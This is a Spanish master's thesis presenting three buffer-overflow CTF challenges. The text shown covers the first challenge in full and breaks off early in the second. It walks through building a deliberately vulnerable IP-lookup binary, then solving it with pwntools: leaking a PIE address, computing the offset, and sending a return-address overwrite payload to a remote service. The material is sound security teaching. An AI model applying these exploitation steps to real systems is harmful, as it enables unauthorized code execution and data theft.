

Máster Universitario en Ciberseguridad
2022-2023

Trabajo Fin de Máster

“Ejercicios de Buffer Overflow”

David Mohedano Vázquez

Tutora

Lorena González Manzano

Madrid 2023



Esta obra se encuentra sujeta a la licencia Creative Commons **Reconocimiento - No Comercial - Sin Obra Derivada**

RESUMEN

Este trabajo se centra en el desarrollo de tres ejercicios relacionados con los ataques de *buffer overflow*, los cuales abordan diferentes técnicas para tratar con medidas de seguridad específicas. Cada ejercicio se enfoca en saltar un mecanismo de seguridad en particular, como el *Position Independent Executables* (PIE) y *Address Space Layout Randomization* (ASLR), la implementación de un *canary* o la ausencia del bit NX (*NoeXecute*). Estos ejercicios tienen como objetivo que los usuarios investiguen sobre las medidas de seguridad y las formas de aprovecharse de su ausencia, al tiempo que comprendan el funcionamiento de los registros y la memoria en tiempo de ejecución de un programa.

Para ello ha sido necesario desarrollar varios códigos en C en los que se le ha añadido una función vulnerable que el usuario debe aprovechar para obtener un objetivo concreto. En este caso, el objetivo final será obtener el valor de una *flag*, que consistirá en una cadena de texto, tal y como ocurre en la mayoría de ejercicios de “Atrapa la Bandera” o “*Capture the Flag*” (CTF). Además, ha sido necesario preparar un entorno para cada uno de ellos, en el que ha sido vital eliminar otras posibles vías de explotación para conducir al usuario al objetivo que se estaba buscando.

Para todos los ejercicios se propone una posible solución, explicando uno a uno los pasos que se han de seguir para obtener la *flag*. Se ha desarrollado para cada uno de ellos un código en *Python* o *exploit* que permite explotar la vulnerabilidad de manera automática, mejorando así las habilidades de *exploiting*.

Por lo tanto, con este trabajo se busca que estos retos puedan ser resueltos por usuarios que busquen iniciarse en la disciplina del *buffer overflow*, obligándolos a investigar sobre métodos para aprovechar la ausencia de ciertas medidas de seguridad de una manera entretenida.

Palabras clave: *Buffer Overflow*; *Exploiting*; Ingeniería inversa; Esteganografía; Ataques de ROP

ÍNDICE GENERAL

1. INTRODUCCIÓN.	1
1.1. Motivación	1
1.2. Aportación a la comunidad	2
1.3. Conocimientos previos.	2
2. EJERCICIOS	4
2.1. Ejercicio 1: Buffer Overflow a IP info	4
2.1.1. Introducción	5
2.1.2. Proceso de diseño y construcción del reto	5
2.1.3. Proceso de resolución del reto	8
2.1.4. Conclusiones	13
2.2. Ejercicio 2: Buffer Overflow a Check DNI	14
2.2.1. Introducción	14
2.2.2. Proceso de diseño y construcción del reto	15
2.2.3. Proceso de resolución del reto	18
2.2.4. Conclusiones	25
2.3. Ejercicio 3: Buffer Overflow a Base64 encoder	27
2.3.1. Introducción	27
2.3.2. Proceso de diseño y construcción del reto	28
2.3.3. Proceso de resolución del reto	30
2.3.4. Conclusiones	41
3. CONCLUSIONES GENERALES	42
BIBLIOGRAFÍA	43

ÍNDICE DE FIGURAS

2.1	Pasos de construcción del ejercicio 1	6
2.2	Medidas de seguridad del binario 1	8
2.3	Revelación de la dirección de memoria	9
2.4	Función vulnerable del reto 1	9
2.5	Función que imprime el <i>token</i> en reto 1	10
2.6	Código para calcular el <i>offset</i> del reto 1	10
2.7	Calculando el <i>offset</i> del reto 1	11
2.8	Calculando la dirección de salto en reto 1	11
2.9	Construir y enviar el <i>payload</i> del reto 1	12
2.10	Ejecutar de manera remota el reto 1	12
2.11	Ejecución completa del <i>script</i> 1	12
2.12	Pasos de construcción del ejercicio 2	15
2.13	Medidas de seguridad del binario 2	18
2.14	Función vulnerable e implementación del <i>canary</i>	19
2.15	Función que imprime la imagen codificada	20
2.16	<i>Script</i> que calcula el <i>canary</i> mediante fuerza bruta	20
2.17	Ejecución para calcular el <i>canary</i> mediante fuerza bruta	21
2.18	Código para calcular el <i>offset</i> del reto 2	21
2.19	Calculando el <i>offset</i> del reto 2	22
2.20	Construir y enviar el <i>payload</i> del reto 2	22
2.21	Ejecutar de manera remota el reto 2	23
2.22	Ejecución completa del <i>script</i> del reto 2	23
2.23	Decodificando la imagen	24
2.24	Obteniendo información con <i>steghide</i>	24
2.25	Extracción de la <i>flag</i> del reto 2	25
2.26	Pasos de construcción del ejercicio 3	28
2.27	Medidas de seguridad del binario 3	31
2.28	Función vulnerable del reto 3	31

2.29	Código para calcular el <i>offset</i> del reto 3	32
2.30	Calculando el <i>offset</i> del reto 3	32
2.31	Primer <i>gadget</i> necesario del reto 3	33
2.32	Segundo <i>gadget</i> necesario del reto 3	33
2.33	Tercer <i>gadget</i> necesario del reto 3	34
2.34	Ejemplo de generación de una <i>shellcode</i>	34
2.35	<i>Exploit</i> para el reto 3	35
2.36	Resultado de explotar el reto 3	36
2.37	Situación de los registros antes de ejecutar la primera instrucción	37
2.38	Situación de los registros tras ejecutar la primera instrucción	37
2.39	Situación de los registros después de ejecutarse el <i>pop</i>	38
2.40	Situación de los registros tras ejecutar la suma	38
2.41	Situación de los registros tras ejecutar el salto	39
2.42	Primera instrucción de la <i>shellcode</i>	39
2.43	Momento previo a abrir la <i>shell</i>	40

ÍNDICE DE TABLAS

2.1	Ficha del reto 1	4
2.2	Herramientas utilizadas para la construcción del reto 1	8
2.3	Herramientas empleadas para la resolución del reto 1	13
2.4	Ficha del reto 2	14
2.5	Herramientas utilizadas para la construcción del reto 2	18
2.6	Herramientas empleadas para la resolución del reto 2	25
2.7	Ficha del reto 3	27
2.8	Herramientas utilizadas para la construcción del reto 3	30
2.9	Orden correcto de los elementos para explotar el reto 3	35
2.10	Herramientas empleadas para la resolución del reto 3	40

1. INTRODUCCIÓN

1.1. Motivación

Existen varias motivaciones que han llevado al desarrollo de varios ejercicios de *buffer overflow*. Los *buffer overflow* son una causa frecuente de vulnerabilidades críticas en sistemas informáticos. Al permitir que un atacante sobrepase los límites de un *buffer*, se pueden ejecutar instrucciones no deseadas o incluso obtener control total del sistema. Estos ejercicios de CTF sirven para demostrar la importancia de comprender y proteger adecuadamente las aplicaciones contra estas vulnerabilidades, así como para fomentar el desarrollo de habilidades y conocimientos necesarios para detectar y prevenir este tipo de ataques.

Estos ejercicios ofrecen la oportunidad de aprender sobre las diferentes formas de aprovechar la ausencia de ciertas medidas de seguridad implementadas en binarios. La posibilidad de poder explorar y experimentar con técnicas específicas para sortear protecciones como la aleatorización o la imposibilidad de ejecutar ciertas zonas de la memoria, lo que brinda una comprensión más profunda de cómo se pueden comprometer los sistemas.

Además, estos ejercicios permiten adquirir conocimientos sobre el funcionamiento de la memoria del ordenador. Los participantes exploran cómo se almacenan los datos en la memoria, cómo se asigna y se libera espacio, y cómo los *buffer overflows* pueden afectar el flujo de la ejecución del programa. Mediante la manipulación de los *buffers*, se puede observar cómo se sobrescriben áreas de memoria y cómo esto puede conducir a comportamientos inesperados o incluso a la ejecución de código malicioso.

Otra motivación para desarrollar ejercicios de *buffer overflow* es comprender el funcionamiento de los registros en arquitecturas de 64 y 32 bits. Explorar cómo se utilizan los registros para almacenar y manipular datos, y cómo pueden ser aprovechados para la ejecución de código malicioso o la modificación del flujo de ejecución del programa.

Por lo tanto, desarrollar y resolver ejercicios de *buffer overflow* en retos de CTF proporciona una valiosa oportunidad para aprender sobre las medidas de seguridad, el funcionamiento de la memoria del ordenador, la manipulación del flujo de ejecución, el uso de registros en diferentes arquitecturas y las consecuencias críticas que pueden resultar de las vulnerabilidades de *buffer overflow*. Esta disciplina, que es compleja y muy específica, ofrece una vía de aprendizaje única que no muchas personas dominan, lo que lo convierte en un desafío interesante y enriquecedor de cara a resolver retos o incluso lograr explotar aplicaciones o programas empleados en el día a día.

1.2. Aportación a la comunidad

Este trabajo aporta nuevos elementos a la comunidad de la ciberseguridad porque, a pesar de que ya existan muchos ejercicios de *buffer overflow* disponibles, se ha buscado que cada reto esté diseñado de manera específica para enfocarse en aprovechar que cierto mecanismo de seguridad en particular no esté activado, excluyendo otras posibles vías de ataque. Esto obliga a los participantes a adquirir un conocimiento profundo sobre ese mecanismo específico y a comprender en detalle cómo funciona y cómo se puede explotar el binario a pesar de su existencia.

Además, este trabajo combina diferentes disciplinas en los retos, incluyendo incluso un pequeño desafío de esteganografía. Esto hace que los participantes puedan entender que en la ciberseguridad las disciplinas no son independientes, si no que el explotar una vulnerabilidad de un tipo puede llevar a otra de una disciplina distinta. Lo importante es poder juntar todos los conocimientos para lograr un objetivo final. Es esencial destacar que en los programas desarrollados se ha buscado que sean lo más realistas posible, intentando reflejar situaciones que podrían ocurrir en entornos de producción reales, haciendo que tengan un enfoque práctico y atractivo.

Otro aspecto destacable es que se obliga a los participantes a comprender el proceso de decompilación de binarios, utilizando herramientas como *Ghidra*. Esto fomenta el aprendizaje y la práctica de técnicas esenciales para analizar y comprender el código de programas ejecutables, lo que resulta fundamental para identificar vulnerabilidades, que llevarán después a procesos de explotación. Este trabajo proporciona también información detallada sobre cómo crear el entorno necesario para desplegar y configurar adecuadamente el entorno para estos retos, un tema que muchas veces se pasa por alto.

1.3. Conocimientos previos

Las vulnerabilidades de *buffer overflow* plantean importantes riesgos de seguridad para los sistemas informáticos. En un *buffer overflow*, un valor se escribe fuera de los límites del *buffer*, lo que conduce a la corrupción de la memoria. Los atacantes pueden manipular este comportamiento para sobrescribir las direcciones de retorno y obtener el control del flujo de ejecución. También pueden inyectar *shellcodes* maliciosas en la memoria y ejecutar cualquier código arbitrario. Para contrarrestar estos ataques, se emplean varios mecanismos de seguridad de memoria, como el bit NX (*No eXecute*), ASLR (*Address Space Layout Randomization*), PIE (*Position Independent Executables*) o *canaries*.

El bit NX, también conocido como *No eXecute bit*, designa ciertas áreas de memoria como no ejecutables. Al marcar los datos almacenados como no ejecutables, impide que los atacantes ejecuten *shellcodes* personalizadas almacenadas en la pila o en variables globales. Esta protección dificulta la capacidad de los atacantes para saltar a su código malicioso y poder ejecutarlo.

ASLR, que son las siglas de *Address Space Layout Randomization*, es una técnica que aleatoriza las direcciones de memoria en las que se encuentra un programa, las librerías compartidas, la pila y el *heap*. Al introducir esta aleatoriedad, ASLR dificulta a los atacantes la explotación de un binario. Las direcciones de memoria de la pila, del *heap* o de las librerías, no pueden reutilizarse entre ejecuciones de un mismo binario.

PIE o *Position Independent Executables*, garantiza que un binario se carga en una dirección de memoria diferente cada vez que se ejecuta. Esta carga dinámica complica el proceso de explotación al impedir la codificación de valores específicos como direcciones de funciones o ubicaciones de *gadgets*. Sin embargo, no imposibilita la explotación, ya que se pueden seguir utilizando técnicas como ROP (*Return Oriented Programming*) para construir *exploits* encadenando fragmentos de código existentes.

ASLR es una técnica implementada a nivel de sistema operativo, que proporciona una amplia protección y afecta a todos los procesos que se ejecutan en el sistema. Por otro lado, PIE es una opción de compilación utilizada durante la creación de un archivo ejecutable. Se centra específicamente en el propio binario.

Los *canaries* son valores aleatorios generados en la inicialización del programa e insertados al final de las zonas que pueden ser puntos críticos a producirse un *overflow*. Estos valores actúan como una comprobación antes de regresar de una función, verificando si el *canary* ha sido modificado. Al detectar estas modificaciones, se pueden detectar y prevenir los *buffer overflow*. Sin embargo, existen técnicas que pueden permitir saltarse esta protección, como puede ser descubrir el valor del *canary*.

Combinando estos mecanismos de seguridad de memoria, como NX, ASLR, PIE y los *canaries*, los sistemas informáticos pueden mitigar los riesgos asociados a las vulnerabilidades de *buffer overflow*. Sin embargo, la seguridad no es total, ya que existen técnicas para aprovecharse de debilidades en sus implementaciones [1][2].

2. EJERCICIOS

En los siguientes apartados se irán explicando uno a uno los tres ejercicios desarrollados, incluyendo un breve resumen del reto; una introducción, en la que se explicarán los objetivos principales y disciplinas cubiertas; explicación del proceso de construcción del reto, añadiendo las herramientas necesarias; los pasos detallados necesarios para resolver el reto, incluyendo también un listado de las herramientas necesarias; y finalmente una conclusión.

Se ha buscado que cada reto cuente con todas las secciones y explicaciones necesarias para que se puedan entender de manera independiente, con el objetivo de que puedan ser consultados por separado, ya sea para replicar los pasos de construcción o de resolución. Incluso pueden servir como ayuda a la hora de resolver otros retos similares, al centrarse cada uno en un mecanismo concreto.

Todos los materiales desarrollados y creados en los apartados siguientes están disponibles de manera abierta en el siguiente enlace de Github: <https://github.com/davidmohedanovazquez/CTF-buffer-overflow>[3].

2.1. Ejercicio 1: Buffer Overflow a IP info

Este reto consiste en el análisis de un binario que permite obtener información acerca de una IP gracias a una API. Existe una vulnerabilidad de *buffer overflow* que deberá ser explotado por el usuario. El programa cuenta con algunas medidas de seguridad implementadas para dificultar el ataque, como son el uso del bit de NX, que hace que algunas zonas de memoria no puedan ser ejecutadas; el ASLR, para aleatorizar las direcciones base de memoria; o el PIE, que hace que las direcciones de memoria en las que es cargado el binario en cada ejecución sean diferentes[1]. En este caso, el usuario deberá lograr llamar a una función presente en el código que imprime por pantalla el *token* de la API.

TABLA 2.1. FICHA DEL RETO 1

Buffer Overflow a IP info	
Disciplinas	Ingeniería inversa, <i>Exploiting</i>
Complejidad	Intermedio
Tiempo de resolución	50 minutos

2.1.1. Introducción

Las **disciplinas** que cubre el reto son: ingeniería inversa (ya que es necesario analizar el binario para determinar las funciones que hay disponibles y cómo explotarlas) y *exploiting* (ya que es necesario desarrollar un *exploit* propio que explote la vulnerabilidad).

La **complejidad** estimada es “Intermedio” porque cubre conceptos básicos de los ejercicios de tipo *Pwn* de CTF: analizar un binario, forzar un error, calcular una dirección de memoria y saltar a ella. Sin embargo, dado que algunas protecciones están activadas, se establece un nivel intermedio.

Los **objetivos** del reto son:

- Lograr determinar dónde está la vulnerabilidad en el código y a qué función es necesario saltar para conseguir resolver el reto.
- Lograr forzar un error que devuelva la dirección de memoria de una de las funciones en tiempo de ejecución.
- Calcular a partir de esa dirección, la dirección de la función a la que se desea saltar.
- Calcular el *offset* necesario para lograr introducir una dirección de memoria en el registro concreto que permita el salto.
- Desarrollar un *exploit* empleando dicho *offset* que permita ejecutar la función en cuestión.

El **tiempo esperado** de resolución es de unos 50 minutos, entre el análisis del binario y desarrollo del *exploit*, para un perfil de usuario que haya realizado alguna vez algún ejercicio de este tipo, sin llegar a ser un experto en la materia.

2.1.2. Proceso de diseño y construcción del reto

Pasos detallados para construir el reto

Los pasos generales para la construcción son los que aparecen en el diagrama de la Figura 2.1, que son los explicados en detalle a continuación.




Fig. 2.1. Pasos de construcción del ejercicio 1

- En primer lugar, como el programa va a utilizar una API de ipinfo.io^[4], es necesario registrarse para obtener un API *token*, que nos permitirá realizar las consultas.
- Una vez hecho esto, se almacenará el *token* en un archivo *.env*.
- En este punto se comienzan a implementar las funciones necesarias:
 - La primera (“*readEnv*”) será la encargada de leer el token del archivo *.env* y almacenarlo en una variable.
 - “*printEnvFile*” será la función a la que el usuario tendrá que intentar saltar y que imprimirá el *token* por pantalla. Esta función no es usada en el código.
 - “*isValidIpAddress*” se encarga de comprobar si la entrada introducida por el usuario se corresponde con una IP válida o no. Para ello utilizará la función “*inet_pton*” de la librería “*arpa/inet.h*”. La función devolverá un 1 si la IP es correcta y un 0 en caso contrario.
 - “*executeCommand*” se encarga de llamar a la función de “*isValidIpAddress*” y:

- Si resulta que la IP es incorrecta imprimirá un mensaje por pantalla simulando una excepción de C, en la que dirá que se ha producido un error en la función “*executeCommand*”, y mostrará también la dirección de memoria de dicha función. Esta dirección de memoria deberá ser utilizada por el usuario para calcular manualmente la dirección de la función a la que debe saltar, en este caso “*printEnvFile*”.
- Si resulta que la IP es correcta, se ejecutará un comando del sistema para hacer una petición al *endpoint* de la API utilizando el comando *curl*. Es importante comentar aquí que no es posible realizar una inyección de comandos ya que previamente se ha comprobado si la entrada del usuario se trata de una IP válida o no. Una vez ejecutado el comando se imprimirá por pantalla la salida del mismo, que se tratará de información acerca de la IP.
- “*readIP*” se encarga de leer la entrada del usuario. Es aquí donde se encuentra la función vulnerable, en este caso *scanf*, ya que no se están limitando los caracteres introducidos.
- Por último, se cuenta con la función “*intHandler*” que se encarga de imprimir un mensaje por pantalla una vez el usuario pulsa CTRL-C y sale del programa, y la función “*main*”, que se trata de un bucle infinito en el que se está llamando continuamente a la función “*readIP*”, para que el usuario pueda introducir todas las IPs que desee.
- Una vez implementado todo el código necesario, hay que compilarlo y obtener el binario. Para ello se utiliza el comando “`$> gcc ipinfo_ctf.c -o ipinfo_ctf -fno-stack-protector`”. Esto compilará el programa obteniendo un binario que cuenta con el ASLR, PIE y NX activados y el *canary* desactivado, tal y como se desea.
- Para levantar el servidor, que esté escuchando en un puerto concreto y que ejecute el binario cuando alguien se conecte, se puede utilizar el siguiente *script* de bash:

```

1  #!/bin/bash
2  while true; do
3      nc -lvp 4444 -c "./ipinfo_ctf"
4  done

```

- Es importante comentar que es necesario obtener dos cuentas diferentes de [ipinfo.io](#)[4], para poder tener dos API *tokens* diferentes. Esto es importante, porque se deberá tener un *token* “real” que será el que utilice el programa que se está ejecutando en el servidor, y otro “falso” que será el que se le envíe al usuario para que pueda intentar resolverlo en local antes de intentarlo sobre el propio servidor, tal y como ocurre siempre en los ejercicios de CTF de la categoría *Pwn* (esto será explicado con detalle en el apartado de resolución).

Herramientas utilizadas para la construcción

Las herramientas utilizadas para la construcción del reto han sido:

TABLA 2.2. HERRAMIENTAS UTILIZADAS PARA LA CONSTRUCCIÓN DEL RETO 1

Nombre	Versión	Fuente
gcc	12.2.0	Compilador de C
curl	-	Comando Linux
nc	1.10-47	Comando Linux

2.1.3. Proceso de resolución del reto

Antes de comenzar el reto, al usuario se le proporcionará lo siguiente:

- Una IP y un puerto que, cuando se conecta, se comienza a ejecutar el programa de *ipinfo_ctf*.
- Un enlace para descargar una carpeta que contiene el propio binario compilado y un archivo *.env* con un *token* falso (es decir, un *token* de la API que es correcto, pero que no es la *flag* que se está buscando).

Pasos detallados para resolver el reto

Los pasos necesarios para resolver el reto son:

- A pesar de que para obtener la *flag* es necesario trabajar sobre el programa que se ejecuta en la IP y el puerto proporcionados al usuario, para poder conocer el funcionamiento y la manera de explotarlo, se deberá comenzar trabajando sobre los archivos proporcionados para la descarga.
- En primer lugar, se debe comenzar analizando el binario, ejecutarlo para ver su comportamiento e intentar comprenderlo. Es en este punto cuando se espera que el usuario se dé cuenta ya de las medidas de seguridad con las que cuenta (en este caso es importante saber que cuenta con ASLR y PIE activados). Para ello se puede emplear la herramienta de Linux “*checksec*”. Esto se puede ver en la Figura 2.2.

```
> checksec ipinfo_ctf
[*] ' /ctf1_ipinfo/ipinfo_ctf'
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     PIE enabled
```

Fig. 2.2. Medidas de seguridad del binario 1

- Probando diferentes entradas (válidas y no válidas), el usuario debería darse cuenta de que al introducir una IP que no es válida, el programa devuelve una dirección de memoria. Al contar con PIE activado esto es importante, ya que será lo que le servirá más adelante para calcular la dirección a la que saltar en tiempo de ejecución. Esto se puede ver en la Figura 2.3.

```
> ./ipinfo_ctf
Enter the IP address to scan:
hola
Traceback (most recent call last):
  Error in 'executeCommand' function (0x55ec9cafd30e).
InputError: the entered IP is not valid.

Enter the IP address to scan:
|
```

Fig. 2.3. Revelación de la dirección de memoria

- En este punto, el usuario debería llevar a cabo el proceso de desensamblar el código para poder llegar a ver las funciones que contiene. Para esto será necesario el uso de herramientas como *Ghidra*¹ *IDA*². Aquí se espera que pueda identificar el punto de inyección vulnerable a un *buffer overflow* (en este caso la función *scanf* presente en *readIP*), tal y como aparece en la Figura 2.4. También debería poder localizar la función *printEnvFile*, que imprime directamente el *token* por pantalla, tal y como se muestra en la Figura 2.5.

```
Cf Decompiler: readIP - (ipinfo_ctf)
1
2 void readIP(void)
3
4 {
5     undefined local_17 [15];
6
7     puts("Enter the IP address to scan:");
8     fflush(stdout);
9     __isoc99_scanf(&DAT_0010205f, local_17);
10    executeCommand(local_17);
11    return;
12 }
13
```

Fig. 2.4. Función vulnerable del reto 1

¹<https://github.com/NationalSecurityAgency/ghidra>

²<https://hex-rays.com/ida-free/>


```
> python3 calculate_offset.py
[*] 'ctf1_ipinfo/ipinfo_ctf'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process './ipinfo_ctf': pid 911
[*] Process './ipinfo_ctf' stopped with exit code -11 (SIGSEGV) (pid 911)
[+] Parsing corefile...: Done
[*] 'ctf1_ipinfo/core.911'
Arch: amd64-64-little
RIP: 0x55cfbb31c48c
RSP: 0x7ffdd8b45098
Exe: /ctf1_ipinfo/
Fault: 0x6161616161616461
[*] the offset is 23
```

Fig. 2.7. Calculando el *offset* del reto 1

- Para poder calcular la dirección de memoria de la función *readEnvFile* en tiempo de ejecución, se necesita saber la dirección base desde la que se ejecuta el programa. Para ello, se puede utilizar la dirección revelada al forzar el error, ya que si se resta la dirección dinámica de la función *executeCommand* (la que se ha filtrado) y la estática (que se puede obtener con la instrucción “`exe.symbols['executeCommand']`” de *Pwntools*) se obtiene la dirección base. A esta dirección base se le puede sumar la dirección estática de *readEnvFile* (obteniéndola de la misma forma con “`exe.symbols['readEnvFile']`”) para obtener la dinámica, es decir, la dirección a la que se desea saltar. Esto todo se puede hacer en *Python* con el código de la Figura 2.8.

```
39 r.recvline()
40 r.sendline(b"hello") # an error is forced
41 r.recvline()
42 executeCommand_returned = int(re.findall(r'\((.*?)\)', str(r.recvline()))[0], 16)
43 r.recvline()
44 info("The returned address of 'executeCommand' is %d", executeCommand_returned)
45
46 executeCommand = exe.symbols["executeCommand"]
47 printEnvFile = exe.symbols["printEnvFile"]
48 info("The address of 'executeCommand' is %d", executeCommand)
49 info("The address of 'printEnvFile' is %d", printEnvFile)
50
51 result_address = executeCommand_returned - executeCommand + printEnvFile
52 info("The result address is %d", result_address)
```

Fig. 2.8. Calculando la dirección de salto en reto 1

- Una vez tenemos esto, tan solo tenemos que construir el *exploit* final. Para ello será necesario añadir tantos caracteres como indica el *offset* y después añadir la dirección de memoria calculada (para que se almacene en el EIP y se pueda saltar a ella). Si se envía este *payload*, se ejecutará la función *readEnvFile*, por lo que se mostrará por pantalla el *token* (aunque en este caso sería el “falso”). Este código aparece en la Figura 2.9.


```

54 payload = b"A" * offset + p64(result_address)
55 info("The payload to send is %s", payload)
56
57 r.sendline(payload)
58 print(r.recvline())
59 token = re.findall(r"token\[^\]+\]", str(r.recvall()))
60 print()
61 print(token[0])

```

Fig. 2.9. Construir y enviar el *payload* del reto 1

- Si estos mismos pasos se reproducen sobre la IP y el puerto proporcionados (todos excepto los de calcular el *offset*, ya que no se podría conseguir leer el archivo *core*), permitirían obtener el *token* del servidor, es decir, la *flag* deseada. Esto se puede realizar utilizando el mismo código en *Python*, pero inicializando el proceso de manera distinta. En la Figura 2.10 se muestra cómo con una simple opción es posible seleccionar si se desea ejecutar en local o de manera remota.

```

34 REMOTE = True
35 host = "localhost"
36 port = 1234
37
38 ▼ if REMOTE:
39     r = remote(host, port)
40 ▼ else:
41     r = exe.process()
42

```

Fig. 2.10. Ejecutar de manera remota el reto

1

- Un ejemplo de salida del *script* en *Python* al ejecutarlo de manera remota es el que se muestra en la Figura 2.11.

```

> python3 solve-ipinfo_ctf.py
[*] 'ctf1_ipinfo/ipinfo_ctf'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to localhost on port 1234: Done
[*] The returned address of 'executeCommand' is 93998358401806
[*] The address of 'executeCommand' is 4878
[*] The address of 'printEnvFile' is 4761
[*] The result address is 93998358401689
[*] The payload to send is b'AAAAAAAAAAAAAAAAAAAAAA\x99\x12\xc3\xb2}U\x00\x00'
b'\n'
[+] Receiving all data: Done (183B)
[*] Closed connection to localhost port 1234
token{f8a36852f5d0ac}

```

Fig. 2.11. Ejecución completa del *script* 1

Herramientas utilizadas para la resolución

Las herramientas que se han utilizado para resolver el reto y que ya han sido citadas en el apartado anterior son las que aparecen en la siguiente tabla. Cabe decir que la herramienta *checksec* previamente citada, pertenece al paquete de *Pwntools*[5].

TABLA 2.3. HERRAMIENTAS EMPLEADAS PARA LA RESOLUCIÓN DEL RETO 1

Nombre	Versión	Fuente
Pwntools	4.9.0	https://docs.pwntools.com/en/stable/install.html [5]
Ghidra	10.1.5	https://github.com/NationalSecurityAgency/ghidra/ [6]
Python	3.10.7	https://www.python.org/ [7]

Es importante comentar que las herramientas que se han enumerado son las que se han utilizado en las capturas proporcionadas del apartado anterior, sin embargo, existen muchas otras que son igualmente válidas y que servirían para resolver este reto de manera exitosa.

2.1.4. Conclusiones

- El reto se incluye dentro de la disciplina de *exploiting*, ya que como se ha visto es necesario desarrollar un *exploit*, pero también ingeniería inversa, ya que los pasos de decompilación del binario son importantes para su resolución.
- Para la resolución de este reto es imprescindible conocer el funcionamiento del ASLR y PIE, así como la manera en la que se puede aprovechar la ausencia de los demás mecanismos.
- Es un reto muy atractivo para introducirse en esta categoría de ejercicios de CTF, ya que trata aspectos básicos del funcionamiento de la memoria de los ordenadores y problemas que pueden surgir en el desarrollo de programas o sistemas.

2.2. Ejercicio 2: Buffer Overflow a Check DNI

Este reto consiste en el análisis de un binario que permite comprobar si un DNI es correcto o no. Existe una vulnerabilidad de *buffer overflow* que deberá ser explotado por el usuario. El programa cuenta con algunas medidas de seguridad implementadas para dificultar el ataque, como son el uso del bit de NX, que hace que algunas zonas de memoria no puedan ser ejecutadas; y un *canary* implementado directamente en el código, que comprueba si se han introducido más caracteres de los permitidos[1]. En este caso, el usuario deberá lograr llamar a una función presente en el código que muestra una imagen en *base64*, y a continuación descubrir la *flag* que está escondida en dicha imagen.

TABLA 2.4. FICHA DEL RETO 2

Buffer Overflow a Check DNI	
Disciplinas	Ingeniería inversa, <i>Exploiting</i> , Esteganografía
Complejidad	Intermedio
Tiempo de resolución	120 minutos

2.2.1. Introducción

Las **disciplinas** que cubre el reto son: ingeniería inversa (ya que es necesario analizar el binario para determinar las funciones que hay disponibles y cómo explotarlas), *exploiting* (ya que es necesario desarrollar un *exploit* propio que explote la vulnerabilidad) y esteganografía (porque es necesario obtener la *flag* oculta en una imagen).

La **complejidad** estimada es “Intermedio” porque es necesario analizar un binario, desarrollar un *script* para saltarse la protección del *canary*, saltar a una dirección de memoria y obtener el mensaje oculto en la imagen.

Los **objetivos** del reto son:

- Lograr determinar dónde está la vulnerabilidad en el código y a qué función es necesario saltar para conseguir obtener la imagen.
- Lograr identificar la vulnerabilidad que existe en la implementación del *canary* y desarrollar un *script* que permita obtener la cadena mediante fuerza bruta.
- Empleando el *canary* obtenido, calcular el *offset* necesario para lograr introducir una dirección de memoria en el registro concreto que permita el salto.
- Desarrollar un *exploit* empleando dicho *offset* que permita ejecutar la función en cuestión que permite obtener la imagen.

- A partir del código en *base64* de la imagen, encontrar la herramienta de esteganografía concreta necesaria y obtener la *flag* que se encuentra oculta.

El **tiempo esperado** de resolución es de unos 120 minutos, entre el análisis del binario, obtención del *canary*, desarrollo del *exploit* y obtención del mensaje oculto en la imagen, para un perfil de usuario que haya realizado alguna vez algún ejercicio de este tipo, sin llegar a ser un experto en la materia.

2.2.2. Proceso de diseño y construcción del reto

Pasos detallados para construir en reto

Los pasos generales para la construcción son los que aparecen en el diagrama de la Figura 2.12, que son los explicados en detalle a continuación.

